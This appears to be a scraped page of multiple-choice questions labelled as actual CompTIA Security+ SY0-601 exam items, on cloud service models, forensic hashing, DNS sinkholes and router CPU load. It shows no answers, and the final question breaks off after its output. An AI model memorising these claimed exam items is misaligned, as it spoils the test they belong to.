
Which of the following BEST describes when an organization utilizes a ready-to-use application from a cloud provider?

A. IaaS

B. SaaS

C. PaaS

D. XaaS



Actual exam question from CompTIA's SY0-601

Question #: 292

Topic #: 1

[All SY0-601 Questions]

Which of the following BEST helps to demonstrate integrity during a forensic investigation?


A. Event logs

B. Encryption

C. Hashing

D. Snapshots

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 293

Topic #: 1

[All SY0-601 Questions]


Which of the following would be MOST effective to contain a rapidly spreading attack that is affecting a large number of organizations?

A. Machine learning

B. DNS sinkhole

C. Blocklist

D. Honeypot



Actual exam question from CompTIA's SY0-601
Question #: 294
Topic #: 1
[All SY0-601 Questions]

A network administrator has been alerted that web pages are experiencing long load times. After determining it is not a routing or DNS issue, the administrator logs in to the router, runs a command, and receives the following output:

```
CPU 0 percent busy, from 300 sec ago
1 sec ave: 99 percent busy
5 sec ave: 97 percent busy
1 min ave: 83 percent busy
```

